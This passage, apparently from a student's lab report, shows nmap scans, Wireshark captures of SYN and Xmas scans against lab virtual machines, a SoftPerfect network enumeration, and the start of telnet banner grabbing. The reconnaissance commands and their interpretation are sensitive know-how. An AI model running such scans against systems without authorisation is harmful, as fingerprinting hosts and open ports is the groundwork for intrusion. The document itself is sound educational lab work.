Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```

Wireshark Output :



No.	Source	Destination	Protocol	Length	Info
5	192.168.235.128	192.168.235.129	TCP	58	49940 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6	192.168.235.128	192.168.235.129	TCP	58	49940 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	192.168.235.128	192.168.235.129	TCP	58	49940 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8	192.168.235.128	192.168.235.129	TCP	58	49940 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	192.168.235.128	192.168.235.129	TCP	58	49940 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10	192.168.235.128	192.168.235.129	TCP	58	49940 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11	192.168.235.129	192.168.235.128	TCP	60	8080 → 49940 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	192.168.235.128	192.168.235.129	TCP	58	49940 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13	192.168.235.128	192.168.235.129	TCP	58	49940 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14	192.168.235.128	192.168.235.129	TCP	58	49940 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15	192.168.235.128	192.168.235.129	TCP	58	49940 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	192.168.235.129	192.168.235.128	TCP	60	139 → 49940 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
17	192.168.235.129	192.168.235.128	TCP	60	995 → 49940 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
18	192.168.235.129	192.168.235.128	TCP	60	113 → 49940 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	192.168.235.129	192.168.235.128	TCP	60	22 → 49940 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
20	192.168.235.129	192.168.235.128	TCP	60	111 → 49940 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
21	192.168.235.128	192.168.235.129	TCP	54	49940 → 139 [RST] Seq=1 Win=0 Len=0
22	192.168.235.128	192.168.235.129	TCP	54	49940 → 22 [RST] Seq=1 Win=0 Len=0
23	192.168.235.128	192.168.235.129	TCP	54	49940 → 111 [RST] Seq=1 Win=0 Len=0
24	192.168.235.129	192.168.235.128	TCP	60	25 → 49940 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
25	192.168.235.129	192.168.235.128	TCP	60	80 → 49940 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
26	192.168.235.129	192.168.235.128	TCP	60	554 → 49940 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	192.168.235.128	192.168.235.129	TCP	54	49940 → 25 [RST] Seq=1 Win=0 Len=0
28	192.168.235.128	192.168.235.129	TCP	54	49940 → 80 [RST] Seq=1 Win=0 Len=0
29	192.168.235.129	192.168.235.128	TCP	60	256 → 49940 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
30	192.168.235.128	192.168.235.129	TCP	58	49940 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
31	192.168.235.128	192.168.235.129	TCP	58	49940 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
32	192.168.235.129	192.168.235.128	TCP	60	3389 → 49940 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0


➢ **Verbose the process [-v]**

Description : This will print many extra informational notes when in verbose mode.

Output :

```
┌──(kali㉿kali)-[~]
└─$ nmap -v 192.168.235.129 -p 1-100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 11:09 EDT
Initiating Ping Scan at 11:09
Scanning 192.168.235.129 [2 ports]
Completed Ping Scan at 11:09, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:09
Completed Parallel DNS resolution of 1 host. at 11:09, 0.04s elapsed
Initiating Connect Scan at 11:09
Scanning 192.168.235.129 [100 ports]
Discovered open port 25/tcp on 192.168.235.129
Discovered open port 53/tcp on 192.168.235.129
Discovered open port 22/tcp on 192.168.235.129
Discovered open port 80/tcp on 192.168.235.129
Discovered open port 21/tcp on 192.168.235.129
Discovered open port 23/tcp on 192.168.235.129
Completed Connect Scan at 11:09, 0.01s elapsed (100 total ports)
Nmap scan report for 192.168.235.129
Host is up (0.00054s latency).
Not shown: 94 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Wireshark Output :



ip.addr == 192.168.235.129

No.	Source	Destination	Protocol	Length	Info
1	192.168.235.128	192.168.235.129	TCP	74	34122 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=225
2	192.168.235.128	192.168.235.129	TCP	74	34308 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=22
3	192.168.235.129	192.168.235.128	TCP	74	80 → 34122 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM
4	192.168.235.129	192.168.235.128	TCP	60	443 → 34308 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	192.168.235.128	192.168.235.129	TCP	66	34122 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2259695872 TSecr
6	192.168.235.128	192.168.235.129	TCP	66	34122 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2259695872
11	192.168.235.128	192.168.235.129	TCP	74	54076 → 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=225
12	192.168.235.128	192.168.235.129	TCP	74	52840 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=225
13	192.168.235.128	192.168.235.129	TCP	74	42586 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=225
14	192.168.235.128	192.168.235.129	TCP	74	34124 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=225
15	192.168.235.129	192.168.235.128	TCP	74	25 → 54076 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM
16	192.168.235.129	192.168.235.128	TCP	74	50754 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=225
17	192.168.235.128	192.168.235.129	TCP	66	54076 → 25 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2259695912 TSecr
18	192.168.235.129	192.168.235.128	TCP	74	53 → 52840 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM
19	192.168.235.129	192.168.235.128	TCP	74	22 → 42586 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM
20	192.168.235.129	192.168.235.128	TCP	74	58770 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=225
21	192.168.235.128	192.168.235.129	TCP	66	52840 → 53 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2259695912 TSecr
22	192.168.235.128	192.168.235.129	TCP	66	42586 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2259695912 TSecr
23	192.168.235.129	192.168.235.128	TCP	74	80 → 34124 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM
24	192.168.235.128	192.168.235.129	TCP	66	34124 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2259695912 TSecr
25	192.168.235.128	192.168.235.129	TCP	74	41366 → 74 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=225
26	192.168.235.128	192.168.235.129	TCP	74	46664 → 56 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=225
27	192.168.235.128	192.168.235.129	TCP	74	49346 → 62 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=225
28	192.168.235.128	192.168.235.129	TCP	74	60776 → 82 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=225
29	192.168.235.129	192.168.235.128	TCP	74	21 → 50754 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM
30	192.168.235.129	192.168.235.128	TCP	74	23 → 58770 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM
31	192.168.235.128	192.168.235.129	TCP	66	50754 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2259695912 TSecr
32	192.168.235.128	192.168.235.129	TCP	66	54076 → 25 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2259695912

2. **Perform Xmas scanning using NMAP.**

Scenario: Do Xmas Scanning from Kali Linux to Target machine (here it is Windows 10) with a firewall enabled & disabled state and observe the responses.


Xmas Scanning :

- In this scanning, it will contain **multiple flags**.
- In this, The packet is sent to the target machine/host along with **Urgent (URG), Push (PSH) and Final (FIN)**.
- **Command :**

  nmap -sX <ip address/target name>

Windows machine :

Checking for the IP Address of windows :




Kali Machine :

IP Address of Kali Machine : 192.168.235.128


Checking for the Firewall in the Windows Machine - Enabling It

For that, Go to Start > Administrative Tools > Windows Firewall with Advanced Security




Performing the Xmas Scanning using nmap :


Checking whether the target machine is alive or not :



Running the Nmap Xmas Scanning Command in terminal :



Wireshark results :



ip.addr == 192.168.235.133


No.	Source	Destination	Protocol	Length	Info
9	192.168.235.128	192.168.235.133	TCP	54	33309 → 53 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
10	192.168.235.128	192.168.235.133	TCP	54	33309 → 3306 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
11	192.168.235.128	192.168.235.133	TCP	54	33309 → 1723 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
12	192.168.235.128	192.168.235.133	TCP	54	33309 → 8080 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
13	192.168.235.128	192.168.235.133	TCP	54	33309 → 8888 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
14	192.168.235.128	192.168.235.133	TCP	54	33309 → 143 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
15	192.168.235.128	192.168.235.133	TCP	54	33309 → 199 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
16	192.168.235.128	192.168.235.133	TCP	54	33309 → 1025 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
17	192.168.235.128	192.168.235.133	TCP	54	33309 → 256 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
18	192.168.235.128	192.168.235.133	TCP	54	33309 → 25 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
19	192.168.235.128	192.168.235.133	TCP	54	33311 → 25 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
20	192.168.235.128	192.168.235.133	TCP	54	33311 → 256 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
21	192.168.235.128	192.168.235.133	TCP	54	33311 → 1025 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
22	192.168.235.128	192.168.235.133	TCP	54	33311 → 199 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
23	192.168.235.128	192.168.235.133	TCP	54	33311 → 143 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
24	192.168.235.128	192.168.235.133	TCP	54	33311 → 8888 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
25	192.168.235.128	192.168.235.133	TCP	54	33311 → 8080 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
26	192.168.235.128	192.168.235.133	TCP	54	33311 → 1723 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
27	192.168.235.128	192.168.235.133	TCP	54	33311 → 3306 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
28	192.168.235.128	192.168.235.133	TCP	54	33311 → 53 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
29	192.168.235.128	192.168.235.133	TCP	54	33309 → 135 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
30	192.168.235.128	192.168.235.133	TCP	54	33309 → 993 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0

Observation :

When we start Xmas Scanning in the Windows Machine with Firewall Enabled, then the attacker machine will send the packet with Final (FIN), Puch (PSH) and Urgent (URG) Flags, the target machine will not send any response because the firewall is enabled.


Checking for the Firewall in the Windows Machine - Disabling It

For that, Go to Start > Administrative Tools > Windows Firewall with Advanced Security



Performing the Xmas Scanning using nmap :

Checking whether the target machine is alive or not :




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.235.133
PING 192.168.235.133 (192.168.235.133) 56(84) bytes of data.
64 bytes from 192.168.235.133: icmp_seq=1 ttl=128 time=1.61 ms
64 bytes from 192.168.235.133: icmp_seq=2 ttl=128 time=0.943 ms
64 bytes from 192.168.235.133: icmp_seq=3 ttl=128 time=39.9 ms
^C
── 192.168.235.133 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.943/14.148/39.890/18.204 ms
```

Running the Nmap Xmas Scanning Command in terminal :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sX 192.168.235.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 02:06 EDT
Nmap scan report for 192.168.235.133
Host is up (0.00042s latency).
All 1000 scanned ports on 192.168.235.133 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:2E:77:24 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```

Wireshark results :



Observation :

When we start Xmas Scanning in the Windows Machine with Firewall Disabled, then the attacker machine will send the packet with Final (FIN), Puch (PSH) and Urgent (URG) Flags, the target machine will send response with Reset (RST) and Acknowledge (ACK)

Overall Result/Observation :

While Doing Xmas Scanning to the target machine, if the firewall in the target machine is enabled then it will not send any response But if the firewall is disabled, then it will send responses with the RST and ACK Flag.


So, We can say that Xmas Scanning is use to find whether the firewall is enabled or disabled in the target machine

3. **Enumeration using SoftPerfect Network Scanner Tool**


SoftPerfect Network Scanner Tool :

SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices.

It will scan the IPs in the given range.



Opening the Shared Folder :



4. Perform banner grabbing using following tools:

➢ telnet

Description : It allows us to interact with remote services.

Syntax : telnet <ip-address> <port>

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.235.130 21
Trying 192.168.235.130 ...
Connected to 192.168.235.130.
